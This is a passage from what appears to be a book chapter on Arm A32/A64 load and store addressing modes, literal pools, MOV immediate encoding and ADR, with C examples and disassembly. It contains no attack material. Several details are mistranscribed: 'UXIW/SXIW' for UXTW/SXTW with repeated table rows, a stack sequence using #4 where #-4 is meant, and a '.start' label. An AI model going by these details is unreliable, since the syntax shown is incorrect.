40008c: 78401023 ldurh   w3, [x1, #1] // not not
scaled by multiple of 2
400090: 79400423 ldrh    w3, [x1, #2]
400094: 78403023 ldurh   w3, [x1, #3] // not not
scaled by multiple of 2
400098: 79400823 ldrh    w3, [x1, #4]
40009c: 78405023 ldurh   w3, [x1, #5] // not not
scaled by multiple of 2
```

Offset-based memory accesses are often encountered when reverse engineering a function that accesses data elements located at a fixed distance from the start of an object. In this case the base register contains the address of the start of the object and the offset

is the distance to an individual element. For example, in the following program, the *offset form* is for a field of a structure:

```
struct Foo {
    int a;
    int b;
    int c;
    int d;
};

void SetField(struct Foo * param) {
    param -> c = 4;
}

int main() {
    struct Foo a;
    SetField( & a);
    return 0;
}
```

If we compile this program with optimizations, e.g., via `gcc setfield.c -o setfield.o -O2`, and look at the disassembly for `SetField`, we will see code such as the following:

```
SetField:
    movs    r3, #4
    str     r3, [r0, #8]
    bx      lr
    nop
```

The Arm Procedure Call Standard means that, in our example, the parameter `param` will be transmitted to the function via the `R0` register. This function has two main instructions. First, it loads the number 4 onto the register `R3`, and then it writes this to memory using an `STR` instruction. The address given to `STR` is `R0+8`, because 8 is the *field offset* of the field `c` inside the `struct Foo` structure. This instruction therefore writes the value 4 to the address of `param+8`, which is the in-memory address of `param->c`.

Another use case is accessing local variables stored on the stack, where the stack pointer (SP) is used as the base register and the

offset is used to access individual stack elements.

Register Offsets

Sometimes, the offset from a base address is not a constant offset but is itself dynamically computed into a register. This means that the offset value can be specified in a general-purpose register that is added to, or subtracted from, the base register address. This *register-offset form* is commonly encountered in programs accessing arrays or blocks of data. For example, in C/C++ the code `char c = my_string[i]` accesses a single byte from the i^{th} element of the `my_string` array, where i will likely be stored or loaded to a register.

Before we go into the details, let's look at the differences in register offset forms between A32 and A64 instruction sets.

The **A32 register offset** form allows the offset value to be specified as a general-purpose register. R_n is the *base register*, and R_m is the *register offset*.

```
LDR Rt, [Rn, Rm]
```

The **A32 scaled register offset** form allows the offset register to be shifted by an immediate value before being applied to the base register address. This form is often used in C/C++ programs to scale the array index by the size of each array element. The available shift operations for this offset form are `LSL`, `LSR`, `ASR`, `ROR`, and `RRX`.

```
LDR Rt, [Rn, Rm, <shift> #imm]
```

The **A64 register offset** is one of the 64-bit general-purpose registers X_0-X_{30} , indicated by the syntax label X_m . Keep in mind that in A64, the base register is always 64 bits (X_n). `SP` can't be used as a register offset in this case.

```
LDR Wt, [Xn, Xm]  
LDR Xt, [Xn, Xm]
```

The **A64 shifted register offset** multiplies the offset register by the transfer size in bytes. In other words, when the transfer register is 4 bytes ($_{\text{Wt}}$), the register offset's value is shifted left by 2 (i.e., multiplied by 4). When the transfer register is 8 bytes ($_{\text{Xt}}$), the register offset's value is shifted left by 3 (i.e., multiplied by 8).

```
LDR Wt, [Xn, Xm, LSL #2] ; address = Xn + (Xm*4)  
LDR Xt, [Xn, Xm, LSL #3] ; address = Xn + (Xm*8)
```

The **A64 extended register** offset form allows a 32-bit register offset to be sign- or zero-extended up to 64 bits. This offset is itself then shifted left in the same way as the shifted register offset form. The extension type is specified in the instruction syntax and can be one of `UXTW`, `SXTW`, or `SXTX`. The behavior of these extension operations is given in more detail in [Chapter 5](#), “Data Processing Instructions.” The syntax for these is as follows:

```
LDR Wt|Xt, [Xn, Wm, UXTW {#imm}]  
LDR Wt|Xt, [Xn, Wm, SXTW {#imm}]  
LDR Wt|Xt, [Xn, Wm, SXTX {#imm}]
```

[Table 6.10](#) provides an overview of A32 and A64 register offset forms, based on the `LDR` instruction syntax. The same syntax can also be used by `STR` and most, but not all, other load and store instructions.

Table 6.10: Register Offset Forms

A32 SCALED REGISTER OFFSET	A64 SCALED REGISTER OFFSET
LDR Rt, [Rn, Rm, LSL #imm]	LDR Wt, [Xn, Xm, LSL #2]
LDR Rt, [Rn, Rm, LSR #imm]	LDR Xt, [Xn, Xm, LSL #3]
LDR Rt, [Rn, Rm, ASR #imm]	LDR Wt, [Xn, Wm, UXIW {#2}]
LDR Rt, [Rn, Rm, ROR #imm]	LDR Xt, [Xn, Wm, UXIW {#3}]
LDR Rt, [Rn, Rm, RRX]	LDR Wt, [Xn, Wm, SXIW {#2}]
	LDR Xt, [Xn, Wm, SXIW {#3}]
	LDR Wt, [Xn, Wm, SXIW {#2}]
	LDR Xt, [Xn, Wm, SXIW {#3}]

Register Offset Example

As a practical example, consider the following C/C++ function, which writes the value 4 to the i th element of an array of 32-bit integers, where the array and index i are specified to the program via parameters:

```
#include <stdio.h>
#include <stdint.h>

uint32_t array[8];

void arraymod(uint32_t* array, size_t index) {
    array[index] += 4;
}

int main() {
    array[7] = 1;
    arraymod(array, 7);
    return 0;
}
```

If we compile this program for A64 with basic optimizations, the resulting disassembly of the `arraymod` function would look like the following:

```

arraymod:
    ldr      w2, [x0, x1, lsl #2]
    add      w2, w2, #0x4
    str      w2, [x0, x1, lsl #2]
    ret

```

The calling-convention for A64 specifies that, in this case, the address of the array is passed on x_0 , and the index being accessed will be transferred on x_1 . The first instruction first performs an array load from this array as follows:

Compute the address of the entry being accessed, as $x_0 + (x_1 \ll 2)$, i.e., $x_0 + x_1 * 4$ (since `sizeof(uint32_t)` is 4).

Load a 32-bit word from this address and store it into register w_2 .

The next instruction performs the addition of this value with 4. Finally, the instruction writes the result back to memory with the logic as follows:

Re-compute the address of the entry being accessed, i.e., $x_0 + (x_1 \ll 2)$.

Store the result of the addition to this address in memory.

Pre-Indexed Mode

We saw in the *offset addressing mode* that the memory address for the operation can be computed with an offset applied to the base register value. The result of this computation is used only for the memory access and does not change the original value of the base register.

The *pre-indexed mode* is used when the instruction wants to update the base register with the result of this computation as part of the operation. Similar to the offset addressing mode, the offset is applied to the base register value to form the memory address, with the difference that the base register is updated with the result. Indexed addressing is frequently used to automatically index through an array or memory block, for example.

Instructions using *pre-indexed* addressing are usually denoted using an exclamation mark at the end of the memory operand. The basic syntax for a *pre-indexed* load is given in [Table 6.11](#) for both A32 and A64.

[**Table 6.11:**](#) Pre-Indexed Mode Syntax

SYNTAX	ADDRESS ACCESSED	BASE REGISTER UPDATE
LDR Rt, [Rn, <offset>] !	Rn \pm offset	Rn = Rn \pm offset
LDR Xt, [Xn, <offset>] !	Xn \pm offset	Xn = Xn \pm offset
LDR Xt, [SP, <offset>] !	SP \pm offset	SP = SP \pm offset

Pre-indexed addressing can be used in combination with the many different offset forms listed in the previous section. [Table 6.12](#) shows some examples of how the LDR instruction might use pre-indexed addressing. Note that while pre-indexed addressing is supported for most basic load and store instructions, some instructions support only one offset form for this addressing mode. Others, such as the unscaled loads including LDUR in A64, don't support this addressing mode at all.

Table 6.12: Examples of Pre-Indexed Addressing

OFFSET FORM	EXAMPLE INSTRUCTION SYNTAX
Pre-index (A32)	
Immediate offset	LDR Rt, [Rn, #imm] !
Register offset	LDR Rt, [Rn, Rm] !
Shifted register offset	LDR Rt, [Rn, Rm, <shift> #imm] !
Pre-indexed (A64)	
Signed immediate offset	LDR xt, [Xn, #imm] !

Pre-Indexed Mode Example

Let's look at an example. The LDR R0, [R1, #8]! instruction illustrated in [Figure 6.7](#) performs the following:

Compute *memory address* = value in R1 + 8.

Read a 32-bit value from *memory address*.

Place the 32-bit value into R0.

Update R1 with the computed *memory address*.

To give you a more concrete example, let's look at the following disassembly instructions. First, register R0 gets the memory address of the <somedata> label containing the letters ABCDEFGHIJKLMNOPQRST. The first load instruction loads the contents of the address in R0 to register R1. The next load instruction loads the contents of the address R0 + 4 (0x10070) to register R2 and updates the base register R0 with the new address (0x10070). The next loads perform the same action, loading a word from the base register plus offset into a register and update the base register with the new address.

LDR r0, [r1, #8]!




Figure 6.7: A32 LDR pre-indexed addressing illustration

```

00010054 <_start>:
    10054: e28f0010      add r0, pc, #16          // r0 =
0x1006c
    10058: e5901000      ldr r1, [r0] // load from [r0] to r1
    1005c: e5b02004      ldr r2, [r0, #4]! // load from [r0+4]
to r2, r0 = r0+4
    10060: e5b03004      ldr r3, [r0, #4]! // load from [r0+4]
to r3, r0 = r0+4
    10064: e5b04004      ldr r4, [r0, #4]! // load from [r0+4]
to r4, r0 = r0+4
    10068: e5b05004      ldr r5, [r0, #4]! // load from [r0+4]
to r5, r0 = r0+4

0001006c <somedata>:
    1006c: 44434241      .word   0x44434241      // ABCD to r1
    10070: 48474645      .word   0x48474645      // EFGH to r2
    10074: 4c4b4a49      .word   0x4c4b4a49      // IJKL to r3
    10078: 504f4e4d      .word   0x504f4e4d      // MNOP to r4
    1007c: 54535251      .word   0x54535251      // QRST to r5

```

One concrete example of using the *pre-indexed* mode is for pushing a single register, such as the link register `LR`, to the stack. Here we might use the following instruction:

```
STR LR, [SP, #-4]!
```

This instruction computes the memory address as `SP-4` and writes `LR` to this address. It then writes this computed address, i.e., `SP-4`, back to `SP`. In fact, in A32, the `PUSH {Rn}` instruction, at least when pushing just a single register, is implemented internally just as an alias to `STR Rn, [SP, #-4]!`. You can think of this instruction as performing an optimized form of the following code sequence:

```
STR LR, [SP, #4]
SUB SP, SP, #4
```

The pre-indexed writeback form is not just used for `PUSH`-like instructions. In A64, functions often start their routine by reserving their stack frame on the stack and immediately saving volatile registers (usually including the link register `x30` and the parent's stack frame register `x29`) to the stack. In A64 disassembly, for example, we might therefore see the following instruction at the start of a function:

```
STP x29, x30, [sp, #-64]!
```

This uses the `STP` instruction, which we will cover in more detail later, but essentially just stores two registers at consecutive locations in memory. In this case, `STP` is using the *pre-indexing addressing mode*, as indicated by the exclamation mark at the end of the instruction.

In this case, the behavior of this instruction is as follows:

Compute the *memory address* as `SP-64`.

Write `x29` and `x30` adjacently in memory to this address.

Write *memory address* back to `SP`.

In effect, this instruction simultaneously saves `x29` and `x30` to the stack and reserves the stack frame for the function, in this case a stack frame of 64 bytes. Another way to think of this instruction is as an optimized equivalent to the following code sequence:

```
STR x29, [SP, #-64] ; Save x29  
STR x30, [SP, #-56] ; Save x30  
SUB SP, SP, #64      ; Allocate a 64-byte frame
```

Post-Indexed Addressing

In the previous *offset mode* and *pre-indexing* addressing modes, we've seen that memory access instructions are able to compute addresses based on simple logic. In the offset form, the address is computed and then discarded. In the pre-indexed form, the computed memory address is used for memory access and written back to the base register.

The *post-indexed addressing mode* is different. Here the base plus offset computation is performed, but it's written back only to the base register; the memory address accessed is the original base register value before the offset is applied. In a sense, the *post-indexed* addressing mode decouples the offset computation logic and the memory-access part of the instruction completely. You can identify a post-indexed instruction by its syntax: the offset is not inside the square brackets with the base register, but outside of it.

Let's look at an example. The `LDR R0, [R1], #8` instruction illustrated in [Figure 6.8](#) performs the following:

Read a 32-bit value from *memory address* in `R1`.

Place the 32-bit value into `R0`.

Update `R1` with *memory address* in `R1 + 8`.

LDR r0, [r1], #8




Figure 6.8: A32 post-indexed addressing illustration

[Table 6.13](#) gives the syntax for the *post-indexed* addressing mode.

Table 6.13: Post-Indexed Mode Syntax

SYNTAX	ADDRESS ACCESSED	BASE REGISTER UPDATE
LDR Rt, [Rn], <offset>	Rn	Rn = Rn ± offset
LDR Xt, [Xn], <offset>	Xn	Xn = Xn ± offset

As with other addressing modes, post-indexed addressing can be used in combination with different offset forms. In A32, post-indexed addressing can be used in combination with an *immediate offset*, a

register offset, or a *scaled register offset*. In A64, only an immediate offset is allowed, performing an implicit constant addition of a signed 9-bit value. These are given in [Table 6.14](#).

Table 6.14: Examples of Post-Indexed Addressing

ADDRESSING MODE AND OFFSET FORM	EXAMPLE INSTRUCTION SYNTAX
Post-index (A32)	
Immediate offset	ldr Rt, [Rn], #4
Register offset	ldr Rt, [Rn], r2
Scaled register offset	ldr Rt, [Rn], r2, <shift> #imm
Post-Indexed (A64)	
Unscaled 9-bit signed offset	LDR Xt, [Xn], #simm9

Post-Indexed Addressing Example

A good example of the *post-indexed offset form* is when performing a `POP` instruction of a single register from the stack in A32, for example `POP {pc}`. When popping a single register from the stack, `POP` is implemented as an alias of the `LDR` instruction, in this case as `LDR pc, [sp], #4`. This performs the following:

The *memory address* here is the value held in the SP.

Read a 32-bit word from the memory address to the destination register, in this case, to the PC (causing a branch).

Perform the additional operation and write it back to the *base register* of the memory operand. In this case, we compute $SP = SP + 4$.

Another common example of where the post-indexed offset form is used is at the *end* of A64 functions to restore the link register and

frame pointer and remove the function frame in a single atomic operation. The final two instructions in an A64 function might be the following, for example:

```
LDP x29, x30, [sp], #64  
RET
```

Here, `LDP` is the load pair instruction, which we will see in more detail later. It performs the following: First, the instruction loads two registers, in this case `x29` and `x30` from memory at the address specified in `SP`. Then, `SP` is incremented by 64.

Literal (PC-Relative) Addressing

Occasionally, programs might need to access data whose address is known relative to the current program counter (PC). A common example of this is when generating *position-independent code* or when reading data stored in the literal pool. Literal pools are often used by compilers and assemblers to store some constant data at the end of a code block. Since the distance between the literal and the instruction accessing it is fixed, this can be loaded via the address of the instruction plus some fixed offset. Since the address being accessed is relative to the address of the current instruction, this is called *PC-relative addressing*.

Another common use case for PC-relative addressing is when an instruction uses a label to reference global variables defined nearby. Here, the assembler can calculate the offset from the current instruction (which will be in PC when the instruction runs) up to the address of the label. Therefore, load instructions that use a label will normally implicitly be converted to a PC-relative load by the assembler, such as in the following examples:

```
LDR Rn, label ; Load a 32-bit value from the address at label  
LDR Wn, label ; Load a 32-bit value from the address at label  
LDR Xn, label ; Load a 64-bit value from the address at label
```

Note that the name of *label* is not actually encoded into the instruction, but rather is encoded by the assembler as a constant number. The human-readable label is used only to make reading and writing assembly easier. When disassembling this code, a disassembler may be able to infer or create a name for this label (such as if the resulting address has a symbol name in the ELF symbol table) or may write the instruction out explicitly as PC plus the fixed offset encoded into the instruction.

Loading Constants

LDR can also load a constant value or the address of a label using the specialized syntax `LDR Rn,=value`. This syntax is also useful for cases when you write assembly and a constant cannot be directly encoded into a MOV instruction.

```
; A32
_start:
    ldr r0, =0x55555555      // Set r0 to 0x55555555
    ldr r1, _start            // Set r1 to address of
_start

; A64
_start:
    ldr x1, =0xaabbccdd99887766 // Set x1 to
0xaabbccdd99887766
    ldr x2, _start            // Set x2 to address of
_start
```

This syntax is a directive to the assembler to place the constant in a nearby *literal pool*⁴ and to translate the instruction into a PC-relative load of this constant at runtime, as you can see in this disassembly output:

Disassembly of section .text:

```
0000000000400078 <_start>:
400078: 58000041    ldr      x1, 400080 <_start+0x8>
40007c: 58000062    ldr      x2, 400088 <_start+0x10>
400080: 99887766    .word   0x99887766
400084: aabbccdd    .word   0xaabbccdd
```

```

400088:    00400078      .word      0x00400078
40008c:    00000000      .word      0x00000000

```

The assembler groups and deduplicates the constants in the literal pool and writes them at the end of the section, or “spills” them explicitly when it encounters an `LTORG` directive in the assembly file.^{[5](#)}.^{[6](#)}

Literal pools cannot be placed anywhere in memory; they must be close to the instruction using it. How close, and the direction, depends on the instruction and architecture using it, given in [Table 6.15](#).

Table 6.15: LDR Literal Pool Locality Requirements^{[7](#)}

INSTRUCTION SET	INSTRUCTION	LITERAL POOL LOCALITY REQUIREMENT
A32	<code>LDR</code>	<code>PC ± 4KB</code>
T32	<code>LDR.W</code>	<code>PC ± 4KB</code>
	<code>LDR (16-bit)</code>	Within 1KB strictly forwards from PC
A64	<code>LDR</code>	<code>PC ± 1MB</code>

By default, an assembler will try to rewrite literal loads into an equivalent `MOV` or `MVN` instruction. A PC-relative `LDR` instruction will be used only if this is not possible. The 16-bit `MOV` instruction encoding on Thumb, for example, provides only 8 bits of space that can be used to encode the value being set, and the 32-bit `MOV` instruction provides only 16 bits of space.

The A32 instruction set's underlying encoding for `MOV` is relatively complicated, and it can be more difficult to see whether a given constant can be directly encoded into a `MOV`. This is because A32 allows a constant to be loaded via a rotation scheme for its immediate value. This encoding uses an 8-bit field for a constant and a 4-bit field to specify how this 8-bit value should be rotated. The

basic constant can be in the range 0 to 255, and the processor then uses the inline barrel shifter to rotate this value by a multiple of 2 in the range 0..30 (encoded by the 4-bit value as `rotate/2`) to generate the resulting constant that will be set in the destination register. If the immediate value we want to move into a register using this `MOV` instruction can't be generated using a 4-bit rotation value and an 8-bit constant, it is invalid for this encoding.

Let's look at some examples to illustrate how the constant immediate is generated with this rotation scheme, because you are likely to encounter this limitation when working on older Arm architectures. Moving the immediate value 511 into a register is invalid for this encoding because the bit pattern of #511 is 9 bits long; no amount of rotation will allow this value to fit in the 8-bit constant field. How about #384? [Figure 6.9](#) shows this value can be used, because it can be generated with 6 or 26, where 26 is the rotation value. Since the number 6 can be represented in 8 bits, this number can be directly encoded in the A32 `MOV` instruction.

```
mov r0, #384 // 384 = 1 1000 0000
```




Figure 6.9: MOV encoding with #384 immediate

This means that the deciding factor is not whether the immediate value is smaller or bigger, but whether it can be computed with a constant between 0 and 255 rotated by an even number ranging from 0 to 30. Take the example in [Figure 6.10](#) where the immediate value #370 is smaller than the previously valid value #384.

```
mov r0, #370 // 370 = 1 0111 0010
```




Figure 6.10: MOV encoding with #370 immediate

Now you know that not every value that fits into 12 bits can be used with this instruction encoding. Luckily, this is not the only `MOV` instruction encoding in modern Arm instruction sets. The A32 instruction set on the ARMv8-A offers a second instruction encoding (A2), which allows 16-bit values (0–65535) to be moved into a register. If you do encounter older instruction sets, you can use the following syntax to load constants into registers.

```
LDR Rn,=511
```

In this example, 511 is placed into the literal pool and loaded into Rn with PC-relative addressing.

Loading an Address into a Register

Loading the address of a symbol into a register can be performed either via the *literal pool* or via the `ADR` instruction. The `ADR` instruction is, in effect, a PC-relative addition, computing the address of a label at a PC-relative offset and writing it directly into a general-purpose register. To be more specific, ADR adds a signed 21-bit immediate to the value of the PC to compute an address.

Another A64 instruction that computes an address relative to the PC is `ADRP`. This instruction computes the address of a 4KB page at a PC-relative offset by left-shifting a 21-bit signed immediate by 12 bits before adding it to the value of PC and writing the result into a general-purpose register.⁸

Let's look at an example to see the difference between `ADR` and its `LDR` (literal). The following code snippet invokes the `write` system call and outputs a string. The first three parameters to `write` are specified on the `x0`, `x1`, and `x2` registers, which are the following:

`X0` = File descriptor to write to (`STDOUT = 1`)

`X1` = Pointer to the string to write

`X2` = Number of bytes to write

Once these registers are set up with the parameters, the system call is invoked by moving the syscall number of `write` (64) into `x8` and then using the `SVC` instruction to make the system call request to the operating system. We want to output the string "Hi!" followed by a newline and put it into the literal pool with the label `mystring`. To assign the address of this string to `x1`, we can use the `ADR` instruction,

which forms a PC-relative address of the label by adding the label offset to the `PC` value.

```
ADR Rn, label  
ADR Wn, label  
ADR Xn, label
```

To demonstrate the difference between PC-relative addressing with `LDR` and `ADR`, we will use `LDR` to load a value from the literal pool instead of moving the number directly into a register.

```
.section .text  
.global _start  
  
.start:  
    mov x0, #1           // #1 for STDOUT  
    adr x1, mystring    // X1 = address of string  
    ldr x2, len          // X2 = size of string  
    mov x8, #64          // X8 = Write() syscall number  
    svc #0              // invoke syscall  
  
.exit:  
    mov x0, #0  
    mov x8, #93          // X8 = exit() syscall number  
    svc #0              // invoke syscall  
  
mystring:  
.ascii "Hi!\n"  
  
len:  
.word 4
```

Let's assemble and link this code and look at the disassembly output:

```
user@arm64:~$ as literal.s -o literal.o && ld literal.o -o  
literal  
user@arm64:~$ ./literal  
Hi!  
user@arm64:~$ objdump -d literal  
Disassembly of section .text:  
  
0000000000400078 <_start>:
```

```

400078: d2800020    mov    x0, #0x1          //
#1
40007c: 100000e1    adr    x1, 400098 <string>
400080: 580000e2    ldr    x2, 40009c <len>
400084: d2800808   mov    x8, #0x40          //
#64
